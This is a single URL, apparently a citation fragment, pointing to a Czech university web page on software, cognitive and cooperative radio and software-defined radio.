<http://www.urel.feec.vutbr.cz/MTRK/?Softwarov%E9%2C_kognitivn%ED_a_kooperativn%ED_r%E1dio:Softwarov%E9_a_softwarov%EC_definovan%E9_r%E1dio>.